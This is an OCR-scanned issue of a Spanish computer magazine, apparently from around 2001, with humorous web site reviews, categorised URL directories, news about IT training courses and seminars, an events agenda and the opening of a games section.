■ Nosotros, los ciudadanos del siglo «equis equis palote», hemos superado los recelos de los siglos pasados y avanzamos con la mente despejada hacia el siglo «equis equis dos palotes» con un talante nuevo, moderno, desenfadado. Atrás quedaron los nasdaqs esos que se desploman, la comida basura, los negocios basura y la decadencia de un siglo que nació con la esperanza de que la imprenta quedara obsoleta y que murió con gran esplendor un año antes de terminar y con desdén cuando realmente terminó. Nosotros, hombres y mujeres de la nueva Era, somos los líderes del presente, y yo concretamente, en cuanto me aprenda las palabras esas de «startap, branding, bitubi, bituci» y otras que oigo con asiduidad, yo seré un hombre de pro. Lo malo es que no logro aprendérmelas, pero estoy en ello. Mientras tanto, una guía de ciudades que pasan por Europa y se quedan en Madrid y Barcelona. Parece una apuesta honesta.

Mortadelo y Filemón: Agencia de Información

www.mortadeloyfilemon.com/



■ La gloria se consigue de muy distintas maneras. Haciendo mucho ruido es una, y de forma humilde, con unos dibujillos y una historia sin más trascendencia que el momento y cuyo valor está en lo disparatado y en lo efímero. Su mayor índice de audiencias está en los retretes de todas las empresas, en esos momentos robados al convenio en su sección de horas anuales trabajadas y que se convierten en un oasis dentro del desierto. Son de los nuestros, son la apología de lo cotidiano con aspecto descabellado y jamás serán propiedad de los que se llaman intelectuales. No sé si hay cielo, pero si lo hubiera o hubiese, Ibáñez se lo habría ganado más por tesón que por marketing, más por humildad que por oportunidad. Benditos sean los tres.

Del ex libris al ex webis

www.geocities.com/exwebis/



■ Josep Manzano nos regala esta delicia que habla de los ex libris, «*una etiqueta o sello de contenido artístico que se ha reproducido con cualquiera de las técnicas de grabado existentes y que algunas personas o instituciones acostumbran a colocar en una de las primeras páginas de sus libros como marca de propiedad*». Nos regala Manzano unos preciosos ejemplares de ex libris de su amigo el pintor Jaume Carbonell y sobre todo nos propone la transformación de esta costumbre milenaria en una costumbre de Internet mediante lo que él ha bautizado como «ex webis». No seré yo el que indique la cacofonía del palabro, pero no está mal la proposición si con ella ponemos un poco más de humanidad en Internet y si el «ex webis» contrarresta la malsana costumbre de los «toca webis» que no hacen páginas como la de Josep. Por todo ello gracias Josep.

Canal Corto

www.canalcorto.com/

■ El minimalismo es la seña de identidad de nuestro siglo. Los siglos pasados fueron una ceremonia de confusión en la que lo grande era venerado. Ahora no. Por ejemplo esta página no es que sea pequeña, no, es que se dedica a los cortometrajes, esas películas en miniatura que en el siglo pasado reemplazaron al NODO, un telediario adulador del poder político, vamos como los telediarios de ahora, pero que se emitía antes de las pelis. Los cortos eran, por regla general, igual de aburridos que el NODO pero sin la misma carga política. Ahora los cortos son pequeñas maravillas, a veces, condensadas en un momentín. Aquí podemos ver unos cuantos y aquí podemos pasar a la gloria cuando rodemos el nuestro.



República Web

www.republicaweb.net/

■ Bajo el lema «convirtiendo lo increíble en absurdo» estos señores practican el activismo político o algo parecido bajo el paraguas de una página web que se intitula «la vieja Guardia». No sé quienes son ni a qué se dedican, tampoco puedo certificar la veracidad de la información que facilitan, pero es bastante evidente que les sobran tres hervores y que la olla la perdieron hace unos cuantos afeitados. Son eficazmente absurdos y prácticamente unos gamberros. Pero a pesar de no conocerlos seguramente me caerían bien.




La selección internacional del Observador

Practica idiomas con esta nueva entrega de webs en versión original.

Puppy Kiss

www.amused.com/amusements/puppy/index.php)



■ Dentro de las cosas que incrementan la suposición generalizada que Internet no es más que una pérdida de tiempo muy bien organizada, esta aportación confirma lo que los más reaccionarios al invento suponen y apostolan. Desde el punto de vista técnico podríamos definirlo como un ensayo para la asunción de una nueva experiencia sensual a través de la pantalla inerte de un ordenador. Desde el punto de vista práctico es una chorrada como el caballo de un picador fruto de una mente alimentada durante décadas con hamburguesas, pavos y otras desviaciones dietéticas de dudosa reputación. Pero probablemente alguien le cogerá el puntito a esta curiosidad recogida en una página más amplia que contiene más tonterías de esta y otra índole, lo cual me permitirá sacarle juego en el futuro.

Gummipalooza

www.phoenixnewtimes.com/extra/gummi/index.html


■ Un «gummi» es un producto de difícil traducción al castellano, pero que está presente en las miles de tiendas que existen en las ciudades y pueblos de todo el mundo y que agrupan un género genéricamente conocido como chucherías. Son las mismas guarrerías dulces de toda la vida pero a las que se ha aplicado la tecnología para mejorar su color, su olor y su sabor. Estas en concreto son un modo de regaliz pero mucho más flexible, con distintos sabores (tantos como esos extraños componentes que comienzan por «E-» y que mosquean muchísimo). Pues bien esta página está dirigida a la defensa y apoyo de los «gummies», son una especie de «sui generis» club de fans de los «gummies». Para todos aquellos interesados en el minimalismo les recomiendo leer la historia de los «gummies», a los curiosos la composición de los mismos, y al público en general que se aproximen a los gumminólogos presentes en su propia sección.



The Prozac-Pez

www.theGoodNamesWereTaken.com/ProzacPez/

■ Hoy me ha tocado dar explicaciones. Un «pez dispensor» es un dispensador de caramelitos con una figura en su parte superior por la que salen unos caramelillos en forma de pastilla. A este ciudadano norteamericano no se le ha ocurrido mejor idea que promocionar la utilización de este popular antidepresivo en dispensadores de este tipo. Y se ha inventado un lema: «El Mundo sería un lugar más feliz si los antidepresivos fueran distribuidos en Pez Dispensors». Bueno, otra locura más, pero a raíz de esa tontería empieza a dar rienda suelta a su imaginación y en galería de dispensadores pez tiene los gratificantes modelos Mónica Lewinski, Saddam Hussein y otros mucho más graficantes mostrados de manera gráfica y acompañados de un comentario. Nunca pudiera haberse imaginado nadie que el clorhidrato de fluoxetina fuera además el protagonista de un juego en el que el objetivo es que un muñequito se lo coma en su versión comprimido. Cosas veredes.



Fabricante de Arco Iris

www.zianet.com/rainbow/homeframe.htm


■ Pero no de un arco iris pequeñito de esos que hacemos con unos cristalillos, no, un pedazo de arco iris que no te cabe ni en tres campos de fútbol, si señor. Este individuo se dedica a fabricar arco iris allí donde se lo propongan, pero siempre que sea una causa justa a favor de la paz y otras causas humanitarias. Fred Stern, que así se llama el fabricante, ha creado más de 40 arco iris de más de 2.000 pies cuadrados (que en metros es aproximadamente una burrada de metros cuadrados). En Nueva York, Baltimore, Chicago, Miami, Austin, Salt Lake City, Santa Fe y Silver City y en otras muchas ciudades americanas y europeas. En ésta su página podemos ver cómo se fabrica un arco iris.



Interiores obscenos

www.justinspace.com/obscene/oiintro.html

■ Soy consciente que ninguno de mis lectores ha visto jamás en su vida una película porno ya sea ésta profesional o amateur. Conocido es que el que firma esto tampoco, bueno, salvo por motivos profesionales. Pero hay una parte de esas películas que dos ciudadanos americanos con mucha inteligencia nos muestran en sus páginas. Las películas suelen ser malas de solemnidad en cualquiera de sus vertientes artísticas, técnicas o culturales, pero el escenario en que se ruedan, inexistente posiblemente por los asiduos del género que ni lo ven, es por lo que aquí contemplamos, absolutamente horrendo. Han siluetado los personajes de la película y se ve el crudo escenario que suele ser una mezcla entre lo imposible, lo kitsch y lo hortera. Todo un tratado de decoración para el más auténtico estilo petardo.



Participa

Esta sección pretende servir de ayuda rápida para la localización y promoción de direcciones web. Si deseas que tu sitio Web aparezca en esta agenda, envíanos su dirección y características mediante correo electrónico agenweb.pca@bpe.es. PC ACTUAL se reserva el derecho de hacer una previa selección para su publicación.

Direcciones de interés

La guía más útil y rápida de todas las curiosidades de la Web

Internet ofrece estupendas oportunidades para que los aficionados al mus practiquen este apasionante «deporte». Incluso podríamos importarlo a Argentina o realizar composiciones para exponerlo en una galería de arte. Y si lo tuyo es crear, ahí van algunas direcciones de partituras y editores de música.

Argentina



www.el-comandante.com
Entre los múltiples legados que nos ha dejado Argentina se encuentra la figura del Che Guevara. Esta es una curiosa página dedicada al «Comandante», en la que aparece su biografía y fotografías de sus viajes por Sudamérica y África.

www.clarin.com
Diario argentino con una edición digital muy completa. Junto a la información nacional y local de diferentes regiones del país incluye secciones de servicio público como una guía del ocio en la que aparecen las salas de cine, teatro, una breve descripción de las obras representadas y su emplazamiento.

www.argentour.com
Todas las claves para un buen viaje por el país argentino. Un amplio surtido de mapas, una página dedicada al tango, historia e incluso salvapantallas hacen de esta web un buen lugar para establecer un primer contacto con el país de la pampa.

www.quino.com.ar/spanish/frames.html
El brillante dibujante de tiras cómicas y creador de Mafalda, Quino, dispone de varias páginas web. Esta en concreto no es una página oficial pero incluye algunas tiras, descripciones de personajes y lo más básico para conocer toda la obra de Quino. De hecho, cuenta con un listado de todos sus títulos ordenados cronológicamente.

Partituras



www.partitura.bizland.com
Esta página no incumple los derechos de autor. Se limita a recoger, ordenadas temáticamente, aquellas partituras que sus creadores han cedido para dar a conocer y promocionar sus obras o aquellas cuyos derechos de autor han caducado.



www.guitarra.net
Se define como el portal de la música latina. Aquí podrás encontrar acordes de las canciones más populares compuestas para una guitarra española. También ofrece foros, chat, etc.

www.ntworthy.com/player
En esta página encontrarás un editor de partituras. En realidad, son dos, uno más básico que se ofrece como freeware, y otro, más completo, que permite utilizar su versión shareware.


personal2.iddeo.es/litodiz/recursos.html
El único fallo de esta página es que está íntegramente en portugués. Sin embargo, es muy interesante porque incluye enlaces con páginas que incluyen partituras completas, acordes, cursos de música, miles de recursos, revistas con artículos muy completos...

Las direcciones más útiles

[Informática]
www.pc-actual.com
PC ACTUAL.COM
www.acer.com
www.adobe.com
www.amd.com
www.apple.es
www.autodesk.com
www.boeder.es
www.brother.es
www.bull.com
www.canon.es
www.cioce.es
www.cisco.com
www.3com.es
www.3dfx.com
www.cognos.com
www.comelta.es
www.compaq.com/
www.corel.es
www.creativelabs.com
www.databecker.com
www.dell.com
www.diamondmm.com
www.eisystem.es
www.epson.es
www.es.bol.com
www.exycon.com
www.flamagas.es
www.fujitsu-siemens.es
www.fujitsu.es
www.gateway.com
www.hp.es
www.hitachi.com
www.ibm.com
www.intel.com.es
www.iomega-europe.com
www.jump.es
www.kodak.com
www.konica.es
www.lexmark.es
www.lg.com
www.logitech.com
www.lotus.es
www.maxtor.com
www.microsoft.com
www.mitsubishi.com
www.nai.com
www.nec.com
www.nikon.com
www.nokia.com
www.novell.com
www.oracle.com
www.oki.es
www.packardbelleurope.com
www.pandasoftware.es
www.philips.com
www.polaroid.es
www.samsung.es
www.seagate.com
www.sgi.com
www.sgo.es
www.siemens.es
www.sony.es
www.storagetek.com
www.sun.com
www.suvil.com
www.symantec.com
www.tally.it
www.teknoland.es
www.tektronix.com
www.toshiba.es
www.touchstonesoftware.com
www.trust.com
www.umd.es
www.unisys.com
www.viewsonic.com
www.wsc.es
www.xerox.es

[Portales/Buscadores]
www.alehop.com
www.arrakismegastore.com
www.canal21.com
www.ciudadfutura.com
www.commm.com
www.excite.es
www.desdeaqui.com
www.fotofutura.com
www.guay.com
www.hispavista.es
www.inicia.es
www.inicio.net
www.karlosnet.com
www.lacompu.com
www.lanetro.com
www.ludics.com
www.lycos.es
www.msdn.microsoft.es
www.msn.es
www.mujerweb.com
www.navegalia.com
www.netgocio.com
www.ozu.es
www.pobladores.com
www.portalatino.com
www.portalwap.com
www.starmedia.es
www.telepolis.com
www.teleprix.com
www.terra.es
www.tuciudad.com
www.wanadoo.es
www.worldonline.es
www.ya.com
www.yahoo.es
www.yupi.com

Mus



www.cybermus.com
Esta es una de las páginas más veteranas que permiten jugar al mus en la Red. Además de un software con el juego del mus, que se puede obtener de forma gratuita, realizan periódicamente liguillas en las que participan nada más y nada menos que 428 participantes.

www.geocities.com/juegosdecartas/cybermus
Un emprendedor español ha puesto a disposición de los más jugones software para varios juegos de baraja española: el tute, el mus y tres solitarios. Aunque hay que pagar por ellos, te permite bajarte de forma gratuita las demos de los juegos.

www.commm.com
Esta web es un verdadero «vicio». Entre los numerosos juegos de estrategia, marcianos y cultura general hay un apartado dedicado al mus. Aquí, además de echarte unas partiditas, podrás charlar con otros aficionados a este juego y participar en las quedadas que se organizan.



Galerías de Arte


www.arteba.com
Aunque no está en nuestro país, esta feria de galerías de arte cuenta con gran solera y lo que es más importante, dispone de una completa página web en la que disfrutar de los cuadros de muchos y muy buenos artistas argentinos. Desde 1991 esta feria se viene celebrando en Buenos Aires.

www.tourspain.es/CI25-32/city286.htm
En esta página se incluyen enlaces con museos de nuestro país, como el Centro de Arte Reina Sofía. Además, se pueden consultar los catálogos de varias galerías de arte de Madrid.

www.arte10.com/a10/
Arte10 es un buscador de arte que incluye un índice temático de museos, artistas, galerías y otros servicios, como el ticker de arte, con el que se pueden incluir en cualquier página web noticias actualizadas de arte procedentes de esta página y editadas en formato html.

www.galeriart.com
GaleriArt es una galería virtual destinada únicamente a artistas y artesanos que quieren dar a conocer sus obras a través de Internet. Cualquiera puede participar en esta web, donde se incluyen ejemplos de las obras de cada autor en imágenes.

Miscelánea



www.mapalocal.com
Los creadores de esta página ofrecen un archivo cartográfico muy amplio. Los mapas están diseñados por medio de Adobe Illustrator, Macromedia Frenad... Cubren todo el mundo con mapas de los cinco continentes y se especializan sobre todo en la comunidad catalana.

www.clubcultura.com
Cine, literatura, música... Toda la cultura del mundo hispano se encuadra en este *site* que además ofrece promociones. Aquí encontrarás, entre otras, la página de Pedro Almodóvar.



www.supermotor.com
Todo sobre los últimos modelos y las mejores marcas del mundo del motor. Noticias actualizadas sobre las compañías y análisis de los vehículos y sus principales ventajas. También incluyen información de competiciones, compañías aseguradoras.

www.quesos.com
Comprar un queso requiere un proceso de selección que ahora, con esta reciente página web, es mucho más fácil. Tras descubrir las propiedades de cada tipo, se puede elaborar una tabla de quesos a medida con las variedades que se prefieran. El envío se realiza además en un envase especial que garantiza el buen estado del pedido.



www.freelance.com
Una base de datos de profesionales en la que es posible incluir de forma gratuita el vitae y entrar de este modo en una selección de candidatos para cubrir diferentes puestos en empresas de todo el mundo.

Las direcciones más útiles

[Compras]
www.alcoste.com
www.amazon.com
www.beautymerchant.com
www.es.bol.com
www.crisol.es
www.ebay.com
www.elgratuito.com
www.escaparate.com
www.intershop.com
www.myalert.com
www.netjuice.es
www.tiendas.com
www.theshopnetwork.com
www.viaplus.es

[Operadoras telefónicas]
www.airtel.es
www.bt.es
www.jazztel.es
www.lamitad.com
www.moviline.com
www.movistar.tsm.es
www.ono.es
www.retevision.es
www.sinpletel.com
www.supercable.es
www.telefonica.es
www.uni2.1414.net

[Transporte]
www.aeromexico.com
www.airfrance.es
www.alsa.es
www.dgt.es
www.jal-europe.com
www.iberia.es
www.lufthansa.es
www.metromadrid.es
www.renfe.es
www.spanair.com/es
www.swissair.es

[Periódicos]
www.abc.es
www.diario-vasco.com
www.ecg.ozone.es
El correo Gallego
www.elcorreodigital.com/portada
www.elmundo.es
www.elpais.es
www.elperiodico.es
www.estrelladigital.es
www.expansiondirecto.com
Diario Expansión
www.larazon.es
marca.recoletos.es
www.sendanet.es/heraldo
El Heraldo de Aragón
www.vanguardia.es

[Televisiones]
www.antena3tv.es
www.canalc.com
www.cnnespañol.com
www.cplus.es
www.csatelite.es
www.telecinco.es
www.red2000.net
www.rtve.es/tve/tve.htm
www.viadigital.com

[Entidades financieras]
www.banesto.com
www.bbv.es
www.bbk.es
www.bsantander.com
www.bsch.es
www.cajamadrid.es
www.deutsche-bank.es
hidra.ceca.es
Confederación Española de Cajas de Ahorro
www.openbank.es
www.lacaixa.es

[Universidad/Cultura]
www.bne.es
Biblioteca Nacional
www.cef.es
Centro de estudios financieros
www.guggenheim-bilbao.es
www.mec.es/csd
Consejo Superior de deportes
www.uam.es
Universidad Autónoma de Madrid
www.ucm.es
Universidad Complutense de Madrid
www.uned.es
www.upc.es
Universidad Politécnica de Cataluña

[Varios]
www.boe.es
www.bolsademadrid.es
www.catalanaoccidente.com
www.casadellibro.com
www.cruzroja.es
www.elcorteingles.es
www.inem.es
www.la-moncloa.es
www.msc.es/insalud
www.once.es
www.paginas-amarillas.es
www.seur.es
www.visa.com

Las bases de datos Oracle se

El Instituto de Robótica de la Universidad de Valencia acoge un curso de postgrado en administración de bases de datos, organizado en colaboración con Oracle Ibérica, dirigido a ingenieros técnicos informáticos y estudiantes de Formación Profesional.

La transformación de las empresas por la rápida implantación de las nuevas tecnologías e Internet ha provocado un déficit de profesionales informáticos. El desequilibrio existente entre la oferta y la demanda es un problema que está afectando a muchas compañías que ven cómo es difícil encontrar personal cualificado en las tecnologías más recientes.

La Universidad de Valencia en colaboración con Oracle Ibérica ha organizado un curso de postgrado en bases de datos dirigido a ingenieros técnicos y a estudiantes de Formación Profesional. En el curso, impartido desde el mes de enero en las instalaciones del Instituto de Robótica de Valencia, se ofrecerán clases teóricas y prácticas que permitirán a los alumnos aprender la gestión de copias de seguridad y recuperación, la puesta a punto del sistema para alcanzar rendimientos óptimos o la configuración ideal de la red para soportar un uso compartido de la información almacenada en bases de datos Oracle.



Tras la realización del curso, los alumnos recibirán su título y podrán optar a efectuar un examen propio de Oracle, quien otorgará a los que aprueben un certificado oficial sobre la formación adquirida durante el curso.

http://robotica.uv.es/formación/formación.htm
Instituto de Robótica 96 398 35 69

Formación sobre ingeniería

Future Space, una empresa española especializada en la consultoría y el desarrollo de proyectos de Internet, va a poner en marcha durante el mes de febrero un Master en ingeniería y desarrollo de Internet. El curso, que tendrá una variante para profesionales y otra para licenciados, constará de cuatro módulos en los que se tratarán los lenguajes de desarrollo, sistemas, redes y comunicaciones, productos y software y bases de datos relacionales.

El módulo de lenguajes profundizará en Java, C++, Corba, DHTML o UML. También se trabajará sobre administración Unix, planificación y gestión de redes, seguridad y *firewall* y configuración de *switches* y *routers*. Por otra parte, en el módulo de productos y software se estudiarán las mejores soluciones para *business to business*.

www.futurespace.com
Future Space 91 405 34 38

Cisco organiza el

Dirigido principalmente a proveedores de servicios de Internet (ISPs), este seminario organizado por Cisco Systems acerca el escenario actual del DSL (*Digital Subscriber Line*) en el ámbito empresarial a todos los internautas que estén interesados en conocer los entresijos de una tecnología que permite optimizar las capacidades de Internet. El uso de esta tecnología permite a los proveedores de servicios (SPs) ofrecer a sus clientes mayores prestaciones de valor añadido como redes privadas virtuales (VPNs), *firewalls* o servicios de vídeo y voz.



DSL facilita también las funciones de envío y recepción de documentos y la comunicación con otros usuarios independientemente de su localización geográfica.

Además, en este seminario, que es gratuito y que puede ser descargado en formato Real Media o Windows Media, se presentarán las soluciones de Cisco en el ámbito de los servicios DSL que incluyen *routers* y tarjetas de interfaz WAN ADSL.

www.cisco.com/es/DSLPrensa

Nuevos seminarios

A partir del 20 de febrero en Barcelona Adobe Systems Ibérica iniciará una ronda de seminarios por distintas ciudades españolas y portuguesas con el fin de mostrar soluciones que simplifican el trabajo de diseñadores y creativos. Estos seminarios, cuya duración será de un día, estarán divididos en dos grandes bloques. En el primero, Soluciones de Diseño Web, participará un profesional de la agencia de publicidad interactiva Dobleyou y se llevarán a cabo demostraciones de Adobe GoLive 5.0 y Adobe LiveMotion 1.0 y se presentarán nuevas características de otras herramientas de la empresa. El segundo gran bloque, Soluciones de diseño Print y Crossmedia, será el marco en el que un representante de la compañía Ntework BCN Software mostrará ejemplos reales sobre soluciones Crossmedia



de contenidos conseguidos mediante bases de datos combinadas con aplicaciones Adobe. En esta sesión también se realizarán demostraciones de las distintas herramientas de Adobe.


La inscripción a estos seminarios es completamente gratuita y se puede realizar por *e-mail*: barrecep@adobe.com.

www.adobe.es
Adobe Systems Ibérica
93 225 65 25



Comunidad *on-line* para

La fidelización de clientes en Internet es una tarea ardua. Los productos se pueden encontrar en multitud de tiendas virtuales y la decisión por una o por otra se basa muchas veces en aspectos como la calidad del servicio o su facilidad de acceso. BMC Software, empresa proveedora de programas para comercio electrónico, PricewaterhouseCoopers y Sun Microsystems han creado una comunidad *on-line* que proporciona a las empresas herramientas para medir y mejorar la experiencia de los internautas que visitan sus páginas de comercio electrónico.



Desde la página web *www.qualityofexperience.org*, se puede aprender cómo optimizar la experiencia del cliente *on-line* a través de foros de discusión, criterios de medición de resultados o la integración de experiencias en Internet y fuera de la Red. La web ofrece además enlaces a páginas que desarrollan el tema de la fidelización de clientes en Internet y programas de monitorización de rendimiento y disponibilidad de páginas web.

www.qualityofexperience.org

Diseño, multimedia y

El Instituto de Artes Visuales ha trasladado la experiencia formativa presencial a la Red y en este momento cuenta con un total de cinco cursos: una Carrera en Artes Visuales, Master en Arte y Comunicación, Curso Superior de Diseño Gráfico Digital, Curso Superior de Realización Multimedia y Curso de Diseño y Animación Web. La enseñanza se basa en una simbiosis entre los conceptos y la habilidad práctica y para ello se utiliza tanto la multimedia como Internet: de ahí que en un CD-ROM se encuentran todos los materiales que no pueden ser enviados por la Red (material audiovisual, gráfico, etc.). Internet se utiliza para realizar el trabajo diario con tutores que resuelven dudas sobre los distintos temas. El Instituto tiene también un Campus Virtual en el que cada curso se divide en tres áreas diferenciadas: estudio individualizado, ejercicios de evaluación y la comunicación con los profesores.



www.artesvisuales.com

956 33 30 20

Linux gratis para

SuSE Linux acaba de presentar una promoción para colegios e institutos que estén interesados en conseguir SuSE Linux 6.4 de manera gratuita. Los centros que lo deseen sólo tienen que registrarse en la página web *www.suse.de/cgi-bin/colegios.pl* y recibirán uno de 1.000 paquetes disponibles compuestos por seis CDs con más de 1.500 programas en español y el sistema operativo Linux, que puede ser utilizado en un número ilimitado de máquinas sin tener que abonar licencia alguna.

www.suse.de/es

AGENDA

• Desde el 19 de febrero hasta el 4 de junio tendrá lugar el I Curso Especializado de Periodismo Digital organizado por Recoletos Conferencias y Formación y que tendrá lugar en las aulas de SAT & SAT Formación (C/ Zurbano, 73). El curso, que tendrá 360 horas, tratará temas como la puesta en marcha de una redacción virtual.
www.recoletosconferencias.com
Recoletos Conferencias & Formación 91 337 32 01

• Los días 27 y 28 de febrero y el 1 de marzo se celebrará el duodécimo encuentro anual de IIR España sobre publicidad en el Hotel Meliá Madrid, donde se tratarán las nuevas oportunidades publicitarias de Internet. Además, la conferencia se completa con el seminario práctico sobre cómo diseñar una campaña *on-line.*
www.iir.es
IIR 91 700 48 70

• Saber cómo promocionar y comercializar productos y servicios en Internet es una de las claves fundamentales para los departamentos de marketing de las empresas. Los días 6 y 7 marzo será posible asistir a unas jornadas sobre esta temática en el Hotel Meliá Avenida de América.
www.iir.es
IIR 91 700 48 70

• Cómo crear un proyecto Java para desarrollar aplicaciones de Internet e intranets es el tema en torno al que giran las conferencias que se darán los días 12 y 13 de marzo en el Hotel Meliá Avenida de América.
www.iir.es
IIR 91 700 48 70

• Los próximos 29 y 30 de marzo tendrá lugar la conferencia sobre utilización del lenguaje de programación XML para transferir, manejar y presentar la información en Internet. Las ponencias se celebrarán en el Hotel Meliá Avenida de América.
www.iir.es
IIR 91 700 48 70

BREVES

• Eduardo Villar ha sido nombrado nuevo presidente y consejero delegado de Alcatel España. Villar, que lleva 35 años en la empresa, sustituye a Miguel Canalejo, quien a petición propia ha dejado sus funciones ejecutivas en Alcatel.



• Network Associates ha nombrado a George Samenuk presidente y consejero delegado de la compañía. Samenuk ocupaba hasta la fecha el cargo de presidente de Tradeout, Inc.

• Roberto de Diego Arozamena ha sido nombrado nuevo consejero delegado de BT Telecomunicaciones, donde venía desempeñando el cargo de director general desde marzo de 2000.



• Cisco Systems España ha promocionado a Jordi Botifoll a *Managing Director* para España y Portugal. Botifoll era director general de la empresa en España desde 1999.

• José Manuel Entrecanales asume el cargo de presidente de Airtel, donde encabezará el consejo de administración de Airtel Móvil.

MULTIMEDIA & JUEGOS



CDACTUAL nº 53

Reportaje. Conoce Defensor 5 la primera serie española creada en 3D


Cómo se crea un videojuego. Desvelamos las claves de un desarrollo

Gunman Chronicles. Half-Life sigue vivo y coleando

Sacrifice. Nuevos y espectaculares aires para el género de la estrategia

PC Fútbol 2001. Decide tú quién debe formar las alineaciones

Dracula 2. Regresa el personaje más terrorífico



La otra cara

Llenamos la resaca de las navidades con algunos de los juegos que nos trajeron los Reyes y dos interesantes reportajes en los que podemos ver los entresijos de un videojuego y la producción de la primera serie española de animación en 3D.

Estamos muy acostumbrados a pasar muchos ratos de ocio con nuestro juego preferido y pocas veces nos paramos a pensar en qué hay detrás del desarrollo de uno de estos programas. Contar cómo se crea un videojuego es una tarea realmente difícil. Los aspectos que entran en juego en su producción son muchos y muy variados y describirlos por completo sería tan difícil como es el trabajo en sí. Pero, a pesar de ello, nos parece más que interesante tratar de introducir a nuestros lectores en tan apasionante mundo y por ello hemos embarcado a nuestros expertos en contar cómo se crea un videojuego y cuáles son las claves de un desarrollo. Desde la planificación del proyecto hasta la realización en sí del mismo, vamos a intentar que todo el mundo conozca algo más de cómo se hace un videojuego, una tarea que conlleva un largo periodo de tiempo y un importante caudal humano.


Además de este interesante artículo sobre el interior de un videojuego, este mes tenemos un reportaje dedicado a la primera serie de animación tridimensional creada en nuestro país. Defensor 5 es una serie de animación que, a estas alturas, ya todos podemos disfrutar en la primera cadena de la televisión pública española, y que ostenta con orgullo la etiqueta *Made In Spain*. El ejemplo de que en nuestro país se pueden hacer grandes cosas si se ponen medios para ello porque, insistimos, talento hay de sobra.

Por supuesto, nuestras páginas también están llenas de análisis de juegos. La campaña navideña, como es habitual, ha traído una gran cantidad de juegos de los que, como es natural, tenemos que ir hablando poco a poco. De momento, os traemos algunos juegos más que interesantes.

Óscar Condés oscarc@bpe.es

Ficha técnica de Multimedia y Juegos

Los títulos CD-ROM y juegos analizados en la sección Multimedia Actual disponen de una ficha técnica distinta que se ajusta a los contenidos específicos de estos programas.



❶ Aspectos informativos: nombre del producto, fabricante y/o distribuidor, junto con su dirección, teléfono y web, más el precio de venta al público (aquí con IVA).

❷ Valoración técnica: se trata de un valor comprendido entre el 0 y el 6, y resulta de la media de los dos campos valorados en el análisis de títulos CD-ROM, o de los cuatro campos valorados en el caso de los juegos. En ambas fichas, los campos específicos puntuados tienen un valor del 0 al 6. El aspecto de Jugabilidad se refiere a la adicción que genere el juego en el usuario; cuanto más jugable y adictivo sea, más puntuación obtendrá. El campo del Diseño del juego hace referencia a la originalidad del programa, el aspecto creativo del desarrollo y el concepto global de estética y argumento del juego.

❸ Valoración económica: varía entre el 0 y el 4.

❹ Valoración final: la suma de ambas cantidades se representa en este campo y puede tomar valores entre 0 y 10.

❺ Producto Recomendado: si esta cifra es igual o superior a 8, se otorga al producto la calificación de Producto Recomendado por la revista PC ACTUAL.



Solo ante el peligro

Oscar Condes

oscarc@bpe.es

Ya era hora

